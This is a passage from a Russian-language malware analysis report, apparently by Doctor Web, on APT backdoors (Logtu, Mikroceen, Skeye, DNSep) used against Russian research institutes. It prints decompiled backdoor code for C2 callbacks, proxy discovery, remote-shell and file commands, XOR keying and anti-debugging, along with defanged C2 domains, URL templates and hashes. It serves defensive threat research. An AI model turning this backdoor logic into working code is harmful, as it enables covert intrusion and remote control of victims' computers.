proxy_port_log = 0;
EnterCriticalSection(&CriticalSection);
v81 = 0i64;
open_file(&v81, filename, "r");
if ( v81 )
{
  if ( (int)re_find(v81, "%[^\n]%*c", result) > 0 )
  {
    v22 = strstr(result, ":");
    v23 = v22;
    if ( v22 )
    {
      *v22 = 0;
      v24 = v22 + 1 - result;
      if ( v24 <= 16 )
      {
        memmove(proxy_addr_log, result, v24);
        proxy_port_log = str2int(v23 + 1);
      }
    }
  }
}
LeaveCriticalSection(&CriticalSection);
if ( proxy_port_log )
{
  strcpy(v142, "RWehGde0 %s:%d");
  memset(v159, 0, 0x104ui64);
  LODWORD(optlen) = proxy_port_log;
  sprintf_s(v159, 0x104ui64, v142, proxy_addr_log, optlen);
  log_write(v159);
  s = http_proxy_connect(proxy_addr_log, proxy_port_log, (unsigned __int16)g_C2_port);
```

Поиск в активных соединениях:

```
if ( GetTcpTable(v25, &SizePointer, 1) )
  goto LABEL_74;
if ( !v25 )
  goto LABEL_75;
v26 = 0;
if ( !v25->dwNumEntries )
  goto LABEL_74;
while ( 1 )
{
  v27 = v26;
  if ( v25->table[v27].dwState != 5 )
    goto LABEL_69;
  v28 = ntohs(v25->table[v27].dwRemotePort);
  if ( v28 != 80 && v28 - 8080 > 1 && v28 != 3128 && v28 != 9080 )
    goto LABEL_69;
  v29 = (struct in_addr)v25->table[v27].dwRemoteAddr;
  *(_QWORD *)proxy_Server = 0i64;
  v150 = 0i64;
  v30 = inet_ntoa(v29);
  lstrcpyA(proxy_Server, v30);
  v31 = inet_ntoa(v29);
  memset(String, 0, 0x104ui64);
  lstrcpyA(String, v31);
  v32 = String;
  v33 = 0;
  v34 = 0i64;
```

Получение адресов прокси-серверов **BackDoor.Logtu.1**:

- из реестра `HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer`;
- из раздела HKU реестра по SID активного пользователя;
- с помощью WinHTTP API `WinHttpGetProxyForUrl` путем запроса к `google.com`.

```
  if ( (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
  {
    write_log(3u, &nullb, 0);
    goto LABEL_35;
  }
}
if ( extract_proxy_from_reg() && (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
{
  write_log(4u, &nullb, 0);
  goto LABEL_35;
}
if ( get_IE_ProxyConfig() && (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
{
  write_log(4u, &nullb, 1u);
  goto LABEL_35;
}
v10 = get_session_user_token();
if ( extract_proxyserver_from_HKU_session_User_SID(v10)
  && (unsigned __int8)http_proxy_connect(1u)
  && (unsigned __int8)send_sysinfo() )
```


Получение адресов прокси-серверов **BackDoor.Skeye.1**:

- из раздела HKCU `Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer`;
- из раздела HKU по SID активного пользователя;
- путем поиска соединений с удаленными хостами через порты 80, 8080, 3128, 9080 в TCP-таблице.

```
{
  v8 = try_direct_connect(v7, port);
  if ( v8 == -1 )
  {
    v8 = try_connect_by_proxy_from_reg(v7, port);
    if ( v8 != -1 )
      goto LABEL_15;
    v9 = get_proxy_from_TcpTables(v7, port);
    if ( v9 != -1 )
      v8 = v9;
  }
  else
  {
    *(_DWORD *)&g_proxy_port = 0;
  }
}
if ( v8 == -1 )
  return 0;
```

Пересечения в сетевой инфраструктуре

Некоторые образцы совместно использовали одну и ту же сетевую инфраструктуру. Фрагмент графа наглядно показывает взаимосвязь между семействами.



Идентификаторы

В образцах **Logtu** и **Mikroceen** присутствуют строки, которые используются в качестве идентификаторов сборок или версий. Формат некоторых из них совпадает.


BackDoor.Mikroceen.11		**BackDoor.Logtu.1**	
SHA1	**Id**	**SHA1**	**id**
ce21f798119dbcb7a63f8cdf070545abb09f25ba	**intl0113**	029735cb604ddcb9ce85de92a6096d366bd38a24	**intpz0220**

0eb2136c5ff7a92706bc9207da32dd85691eeed5	hisa5.si4	7b652e352a6d2a511f226e4d0cc22f093e052ad8	retail2007
2f80f51188dc9aea697868864d88925d64c26abc	josa5w5n	1c5e5fd53fc2ee778342a5cae3ac2eb0ac345ed7	retail
2e50c075343ab20228a8c0c094722bbff71c4a2a	enc0225	00ddcc200d1031b8639026532c0087bfcc4520c9	716demo
3bd16f11b5b3965a124a6fc3286297e5cfe77715	520299	b599797746ae8ccf7907cf88de232faa30ec95e6	gas-zhi
5eecdf63e85833e712a1ff88df1341bbf32f4ab8	Strive	2d672d7818a56029b337e8792935195d53576a9d	jjlk
bd308f4d1a32096a3b90cfdae45bbc5c13e5e801	R0916		
b1be4b2f874c8309f553acce90287c8c6bb2b6b1	frsl.1ply		
21ffd24b8074d7cffdf4cc339d1fa8fe892eba27	Wdv		
8fbec09e646311a285aee06b3dd45ccf58928703	**intz726**		
19921cc47b3de003186e65fd12b82235030f060d	122764		
0f70251abc8c64cbc7b24995c3d32927514d0a4b	V20180224		
149947544ca4f7baa5bc3d00b080d0e943d8036b	SOE		
e7f5a33b33e023a82ac9eee6ed40e4a38ce95277	**int815**		
b4790eec7daa9f931bed43a53f66168b477599a7	UOE		
ab660a3ac46d563c756463bd1b64cc45f347a1f7	B.Z11NOV20D		
d0181759a175fbcc60975983b351f88970f484f9	299520		

7a63fc9db2bc1e9b1ef793723d5877e6b4c566b8	WinVideo	
13779006d0dafbe4b27bd282230df299eef2b8dc	SSLSSL	
f53c77695a162c78c68f693f57f65752d17f6030	**int007server**	
924341cab6106ef993b506193e6786e459936069	**intl1211**	
8ebf78c84cd7f66ca8708467a28d83658bcf6710	**intl821**	
f2856d7d138430e164f83662e251ee311950d83c	**intl821**	

Кроме того, в значительном числе образцов данный идентификатор равен значению `TEST` или `test`.

Пример в **BackDoor.Logtu.1** (9ea2488f07bf3edda23d9b7759c2d0c3c8501f92):



Пример в **BackDoor.Mirkoceen.11** (81bb895a833594013bc74b429fb1f24f9ec9df26):

```
; const CHAR id_enc[]
id_enc          db 'TFUW',0             ; DATA XREF: StartAddress+10F↑o
                                        ; test
```

Таким образом, сравнительный анализ выявил у рассмотренных семейств сходства в:

- логике ведения журнала событий и его обфускации;
- логике подключения к управляющему серверу и алгоритмах поиска адресов прокси;
- используемой сетевой инфраструктуре.

Заключение

В ходе расследования атак на российские НИИ наши вирусные аналитики нашли и описали несколько семейств целевых бэкдоров, включая ранее неизвестные образцы. Следует отдельно отметить длительное скрытое функционирование вредоносных программ в скомпрометированной сети пострадавшей организации — несанкционированное присутствие первой APT-группы оставалось незамеченным с 2017 года.

Характерной особенностью является наличие пересечений в коде и сетевой инфраструктуре проанализированных образцов. Мы допускаем, что выявленные связи указывают на принадлежность рассмотренных бэкдоров к одним и тем же хакерским группировкам.

Специалисты компании «Доктор Веб» рекомендуют производить регулярный контроль работоспособности важных сетевых ресурсов и своевременно обращать внимание на сбои, которые могут свидетельствовать о наличии в сети вредоносного ПО. Основная опасность целевых атак заключается не только в компрометации данных, но и в длительном присутствии злоумышленников в корпоративной сети. Такой сценарий позволяет годами контролировать работу организации и в нужный момент получать доступ к чувствительной информации. При подозрении на вредоносную активность в сети мы рекомендуем обращаться в вирусную лабораторию «Доктор Веб», которая оказывает услуги по расследованию вирусозависимых компьютерных инцидентов. Оперативное принятие адекватных мер позволит сократить ущерб и предотвратить тяжелые последствия целевых атак.

Принцип действия найденных образцов вредоносных программ

BackDoor.Skeye.1

Бэкдор, написанный на C и работающий в среде 32- и 64-битных операционных систем семейства Microsoft Windows. Используется для целевых атак на информационные системы, удаленного управления компьютером путем перенаправления ввода-вывода командной оболочки на управляющий сервер, сбора информации о зараженном устройстве. Оригинальное имя вредоносного модуля — sk.exe. В коде бэкдора прослеживается связь с образцами семейств **Mikroceen** и **Logtu**.

Принцип действия

Имеет одну экспортируемую функцию: `DllEntry`, следующего вида:

```
1  void __cdecl __noreturn DllEntry()
2  {
3    const char *v0; // esi
4    CHAR Filename[260]; // [esp+4h] [ebp-108h] BYREF
5
6    v0 = GetCommandLineA();
7    logmsg_text("cmdline:");
8    logmsg_text(v0);
9    if ( strstr(v0, "/svc") )
10   {
11     memset(Filename, 0, sizeof(Filename));
12     GetModuleFileNameA(0, Filename, 0x104u);
13     logmsg_text(Filename);
14     WinExec(Filename, 0);
15     TerminateProcess(0, 0);
16   }
17   while ( 1 )
18   {
19     malmain();
20     Sleep(0x3A98u);
21   }
22 }
```

При запуске образца как EXE-файла запускается только функция `malmain`.

```
void malmain()
{
  st_net *v0; // [esp+0h] [ebp-10Ch]
  int v1; // [esp+4h] [ebp-108h]
  CHAR String1; // [esp+8h] [ebp-104h] BYREF
  char v3[255]; // [esp+9h] [ebp-103h] BYREF

  logmsg(4, 0);
  init_cmds();
  if ( peb_is_being_debugged() )
    ExitProcess(0);
  log_cnc();
  String1 = 0;
  memset(v3, 0, sizeof(v3));
  lstrcpyA(&String1, aTest0);
  if ( !is_running_as_system() )
    lstrcatA(&String1, "_cu");
  if ( !create_mutex(&String1) )
    ExitProcess(0);
  v1 = 0;
  botid = read_botid(aTest0);
  if ( botid )
    set_xor_key();
  while ( 1 )
  {
    if ( v1 >= 40 )
      Sleep(200000u);
    else
      Sleep(5000 * v1);
    logmsg(32, v1);
    v0 = callhome(0);
    if ( v0 )
    {
      logmsg(256, v1);
      v1 = 0;
      req_cmd(v0);
    }
    else
    {
      ++v1;
    }
  }
}
```

Бэкдор записывает журнал событий в файл `%TEMP%\\wcrypt32.dll` с указанием даты и времени сообщения, но вместо читаемого сообщения логируется его код. Ниже в таблице представлена расшифровка кодов сообщений.

code	arg	msg
4	0	Запуск бэкдора
5	код ошибки	Ошибка при запуске процесса
10	botid	От сервера получен новый `botid`

code	arg	msg
16	0	Получены настройки прокси-сервера для текущего пользователя
17	0	Настройки прокси-сервера для текущего пользователя не получены
18	0	Получены настройки прокси-сервера для активного пользователя
19	0	Настройки прокси-сервера для активного пользователя не получены
20	код ошибки	Произошла ошибка при получении `SID` активного пользователя
32	номер попытки	Производится попытка проверки доступности сервера
65	статус-код	При запросе команды получен код, отличный от `200`
66	номер попытки	Попытка запроса команды завершилась неудачей
67	статус-код	Попытка проверки доступности сервера завершилась неудачей
68	0	В настройках системы флаг наличия прокси не установлен
70	код ошибки	Ошибка подключения к управляющему серверу
71	код ошибки	Ошибка создания запроса
72	код ошибки	Ошибка отправки запроса
100 + cmdid	0	Получена команда для выполнения
153	код ошибки	Ошибка получения статус-кода для отправленного запроса
256	номер попытки	Производится попытка запроса команды для выполнения

В начале своей работы бэкдор инициализирует список команд, которые он может выполнять.

```
int init_cmds()
{
  int result; // eax

  result = 0;
  memset(cmds, 0, sizeof(cmds));
  cmds[1] = (int)cmd_save_botid;
  cmds[16] = (int)cmd_nop;
  cmds[17] = (int)cmd_pcinfo;
  cmds[18] = (int)cmd_runproc;
  cmds[19] = (int)cmd_runproc_w_pipes;
  cmds[20] = (int)cmd_shell;
  cmds[21] = (int)cmd_shell_close;
  cmds[22] = (int)cmd_shell_read_stdout;
  cmds[48] = (int)cmd_fs_manager;
  cmds[23] = (int)cmd_run_self_proc_w_stop_arg;
  cmds[80] = (int)cmd_list_proc;
  cmds[81] = (int)cmd_kill_proc;
  cmds[85] = (int)cmd_list_svc;
  cmds[86] = (int)cmd_runproc_a;
  cmds[24] = (int)cmd_exit;
  cmds[64] = (int)cmd_diskinfo;
  cmds[65] = (int)cmd_list_files;
  cmds[66] = (int)cmd_delete_file;
  cmds[67] = (int)cmd_move_file;
  return result;
}
```

После этого следует первая проверка на наличие отладочного процесса — бэкдор проверяет `BeingDebugged` флаг в PEB (Process Environment Block). Если идет отладка, бэкдор завершается.

Далее создает мьютекс `test0` или `test0_cu` в том случае, если запущен не от `NT AUTHORITY/SYSTEM`. Если указанный мьютекс уже существует, то завершает свою работу.

Читает идентификатор бота из файла `%TEMP%\\test0.dat`. На основе идентификатора бота инициализируется 8-байтовый ключ шифрования.

```
.text:00401C30 set_xor_key     proc near               ; CODE XREF: malmain+D3↓p
.text:00401C30                 push    ebp
.text:00401C31                 mov     ebp, esp
.text:00401C33                 push    ecx
.text:00401C34                 push    ebx
.text:00401C35                 mov     ebx, botid
.text:00401C3B                 mov     edx, ebx
.text:00401C3D                 mov     ecx, ebx
.text:00401C3F                 shr     edx, 8
.text:00401C42                 shr     ecx, 10h
.text:00401C45                 mov     eax, ebx
.text:00401C47                 shr     eax, 18h
.text:00401C4A                 mov     xorkey, bl
.text:00401C50                 mov     xorkey+7, bl
.text:00401C56                 mov     xorkey+1, dl
.text:00401C5C                 mov     xorkey+2, cl
.text:00401C62                 mov     xorkey+3, al
.text:00401C67                 mov     xorkey+4, al
.text:00401C6C                 mov     xorkey+5, cl
.text:00401C72                 mov     xorkey+6, dl
.text:00401C78                 pop     ebx
.text:00401C79                 mov     esp, ebp
.text:00401C7B                 pop     ebp
.text:00401C7C                 retn
.text:00401C7C set_xor_key     endp
```

Далее **BackDoor.Skeye.1** входит в цикл работы с управляющим сервером. Перед отправкой запросов в очередной раз проверяет наличие процесса отладки образца. На этот раз с помощью функции `NtQueryInformationProcess` проверяет `ProcessDebugPort`, `ProcessDebugObjectHandle` и `ProcessDebugFlags`. Если отладчик обнаружен, то завершает свою работу.

В запросах используется строка User-Agent:

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; InfoPath.2).
```

При обращении к управляющему серверу сначала отправляется GET-запрос на проверку доступности последнего; в образце зашиты два набора (сервер-порт) адресов управляющих серверов. `hxxps://atob.kommesantor.com/?t=%d&&s=%d&&p=%s&&k=%d`, где параметр `t` — идентификатор бота, `s` — номер сессии, `p` — строка `dut6@bV0`, `k` — результат функции `GetTickCount()`.

Если в ответ пришел код `200`, это означает, что соединение с сервером успешно установлено, и бэкдор запрашивает команду для выполнения. Если в ответ пришел код `403`, программа пытается повторить запрос, при этом в HTTP-заголовок `Host` вместо адреса управляющего сервера вписывает `www.mail[.]ru`. Если и в этом случае получить код `200` не удается, пробует второй зашитый управляющий сервер. В случае повторной неудачи ожидает несколько секунд, после чего предпринимает очередную попытку.

Для запроса команды используется GET-запрос с адресом `hxxps://atob.kommesantor.com/?e=%d&&t=%d&&k=%d`, где `e` — ноль, `t` — идентификатор бота, `k` — результат функции `GetTickCount()`.

Если в ответ пришел код `200`, то в cookie ответа содержится идентификатор команды, которую необходимо выполнить, а данные ответа зашифрованы операцией XOR с 8-байтовым ключом, основанным на идентификаторе бота.

Для отправки результата выполнения команды используется POST-запрос с адресом `hxxps://atob.kommesantor.com/?e=%d&&t=%d&&k=%d`, где `e` — идентификатор выполненной команды, `t` — идентификатор бота, `k` — результат функции `GetTickCount()`; результат выполнения запроса передается данными, зашифрованными операцией XOR с 8-байтовым ключом, основанным на идентификаторе бота.

Список команд:

Код команды	**Действие**
1	Установить новый `botid`
16	Бездействовать
17	Отправить информацию о зараженном устройстве
18	Запустить процесс
19	Запустить процесс и выслать его вывод
20	Запустить командную оболочку с перенаправлением ввода-вывода в пайпы
21	Закрыть командную оболочку
22	Выслать вывод командной оболочки
23	Запустить свой файл с параметром `stop`
24	Завершить свою работу
48	Запустить файловый менеджер
64	Выслать информацию о дисках
65	Выслать листинг каталога
66	Удалить файл

Код команды	Действие
67	Переместить файл
80	Выслать список процессов
81	Завершить процесс
85	Выслать список служб
86	Запустить процесс

В процессе расследования целевой атаки с применением данного бэкдора были найдены следующие серверы:

`atob[.]kommesantor[.]com`

`term[.]internnetionfax[.]com`

`rps[.]news-click[.]net`

Все три домена разрешаются в `103.97.124[.]193`

Другие модификации бэкдора Skeye

Другой обнаруженный образец бэкдора (0b33a10c0b286c6ffa1d45b261d8a338) детектируется Dr.Web как **BackDoor.Skeye.2**

Ключевые отличия данной модификации представлены следующим списком:

- экспортируемые функции отсутствуют;

- образец работает как служба, устанавливает или удаляет себя, в зависимости от аргументов, с которыми запущен (`install`, `uninstall`, без аргументов).


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [esp+4h] [ebp-14h] BYREF
  int v5; // [esp+Ch] [ebp-Ch]
  int v6; // [esp+10h] [ebp-8h]

  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  write_log(0, argc);
  if ( argc == 1 )
  {
    v5 = 0;
    v6 = 0;
    ServiceStartTable.lpServiceName = (LPSTR)"MpsSvcs";
    ServiceStartTable.lpServiceProc = ServiceMain;
    StartServiceCtrlDispatcherA(&ServiceStartTable);
    goto LABEL_3;
  }
  if ( argc == 2 )
  {
    if ( !strcmp(argv[1], "install") )
    {
      write_log(2u, 0);
      install_service();
    }
    else
    {
      if ( strcmp(argv[1], "uninstall") )
LABEL_3:
        malmain();
      write_log(3u, 0);
      stop_and_delete_service();
    }
  }
  return 0;
```

  Функция `malmain` запускается также и из `ServiceMain`;

- идентификатор бота читает из файла `%TEMP%\Date`, но ключ шифрования формирует аналогичным образом;

- конфигурация (имя мьютекса, адрес сервера, порт, прокси) зашифрована операцией XOR с ключом `0xB7`. Адрес управляющего сервера — `www2.morgoclass[.]com`, порт 443;



- протокол взаимодействия с управляющим сервером бинарный. Подключение происходит через TCP-сокет. После подключения к серверу бэкдор отправляет 8-байтовый пакет: первые 4 байта — идентификатор бота, вторые 4 байта — нули.


Получение ответа от сервера выполняется в 2 этапа: сперва происходит получение пакета с длиной данных (заголовка), затем — прием и расшифровка самих данных. Структура заголовка выглядит следующим образом:

```
struct packet_header
{
    BYTE marker;
    DWORD cmd_id;
    DWORD size;
}
```

При этом поле `marker` должно быть равно `0xFF`. Отправка данных на сервер выполняется одним вызовом `send` с аналогичным заголовком;

- в этом образце представлены не все команды, описанные в первом образце (a259db436aa8883cc99af1d59f05f4b1d97c178b). Отсутствуют команды 80, 81, 85, 86;
- присутствуют отличия в кодах сообщений журнала событий. Отсутствуют коды 10, 65-68, 70-72.

Коды сообщений журнала событий представлены в таблице.

Код сообщения	Код	Описание
0	argc	Записывается в начале `main`
2	0	Бэкдор запущен с командой `install` (установка службы)
3	0	Бэкдор запущен с командой `uninstall` (удаление службы)
9	0	Произошло необрабатываемое исключение, будет выполнен перезапуск программы 
21	0	Успешное подключение через прокси-сервер
22	0	Не удалось подключиться через прокси (не получены адреса из реестра или `SID` активного пользователя)

Код сообщения	Код	Описание
23	код ошибки	Ошибка на этапе соединения с прокси-сервером
24	код ошибки	Не удалось подключиться к управляющему серверу напрямую
25	код ошибки	Не удалось отправить пакет на управляющий сервер
26	код ошибки	Не получен ответ от управляющего сервера

48	id команды	Полученная команда. Записывается в журнал 2 раза подряд
		`.text:00402732`
		`.text:00402732 loc_402732:  ; code`
		`.text:00402732 mov  edx, [edi+server_packet_1.cmd_id]`
		`.text:00402735 push  48`
		`.text:00402737 pop  ecx  ; msg_id`
		`.text:00402738 call  write_log`
		`.text:0040273D mov  esi, [edi+server_packet_1.cmd_id]`
		`.text:00402740 mov  edx, esi  ; code`
		`.text:00402742 push  48`
		`.text:00402744 pop  ecx  ; msg_id`
		`.text:00402745 call  write_log`
		`.text:0040274A mov  ecx, dword ptr cmd_funcs.field_0[esi*4]`
		`.text:00402751 test  ecx, ecx`
		`.text:00402753 jz  short loc_40278C`

257	0	Не удалось установить соединение с управляющим сервером
258	0	Не удалось отправить начальный пакет (идентификатор бота)
cmd_id+10000	0	Идентификатор команды `+ 10000`. Записывается сразу после получения и расшифровки команды

Примечательно, что в двух образцах используются разные наборы кодов для логирования соединения с управляющим сервером. В первом это коды `70–72`, при том, что подключение к серверу выполняется через HTTP; во втором это коды `24–26`, подключение выполняется через сокет.

BackDoor.DNSep.1


Бэкдор, написанный с использованием языков C и C++ и работающий в среде 32- и 64-битных операционных систем семейства Microsoft Windows. Предназначен для коммуникации с управляющим сервером посредством DNS-запросов и несанкционированного управления зараженным компьютером. Состоит из загрузчика, представляющего собой DLL-библиотеку, и основного модуля, работающего в оперативной памяти. Имеет множественные пересечения в коде с бэкдором **Cotx**.

Принцип действия

Представляет собой DNS-бэкдор — общение с управляющим сервером происходит с помощью чтения TXT-записей определенным образом сформированных субдоменов.

Модуль-загрузчик

Оригинальное название из таблицы экспорта — `Stager.dll`. Библиотека имеет целый ряд экспортируемых функций.



Name	Address	Ordinal
InitLoad	100016EC	646
InitLoad1	100016F1	2187
InitLoad2	100016F1	2188
InitLoad3	100016F1	2189
InitLoad4	100016F1	2192
InitLoad5	100016F1	2193
InitLoad6	100016F1	2195
InitLoad7	100016F1	2196
InitLoad8	100016F1	2198
InitLoad9	100016F1	2412
InitLoad10	100016F1	2644
InitLoad11	100016F1	2883
DllEntryPoint	**10001E91**	**[main entry]**

При этом большинство функций никаких действий не выполняет. Единственной рабочей функцией является `InitLoad` — в ней происходит запуск бэкдора, эта же функция вызывается из `DllMain`.

Бэкдор распаковывает полезную нагрузку из своих ресурсов, она находится в ресурсе `DAT` в сжатом при помощи `RtlCompressBuffer` виде. В распакованном основном модуле загрузчик ищет строку `CQKUZXadCXS`, которая является заглушкой для конфигурации. Найдя строку, загрузчик заменяет ее актуальной конфигурацией. В рассмотренном образце это строка `AB1d3d3MS5kb3RvbWF0ZXIuY2x1Yjsw`.

После этого запускается процесс `%WINDIR%\\System32\\dllhost.exe`, в который происходит внедрение основного модуля. Если третий символ в конфигурации равен нулю, то исполняемый файл процесса, в контексте которого работает загрузчик, а также файл самого загрузчика удаляются.

Работа основного модуля

Основной модуль написан на C++ с широким использованием библиотеки STL.

```
int malmain()
{
  int result; // eax
  int i; // esi
  int v2; // esi
  int v3; // eax
  struct WSAData WSAData; // [esp+8h] [ebp-190h] BYREF

  result = WSAStartup(0x202u, &WSAData);
  if ( result != -1 )
  {
    create_job();
    for ( i = 0; i < 3; ++i )
    {
      if ( read_config() )
        break;
      Sleep(0x1388u);
      if ( i == 2 )
      {
        _loaddll(0);
        __debugbreak();
      }
    }
    while ( 1 )
    {
      v2 = 0;
      while ( 1 )
      {
        if ( v2 >= 10 )
          Sleep(0x1D4C0u);
        v3 = 0;
        if ( v2 < 10 )
          v3 = v2;
        v2 = v3;
        if ( !callhome() )
          ++v2;
        if ( interval > 0 )
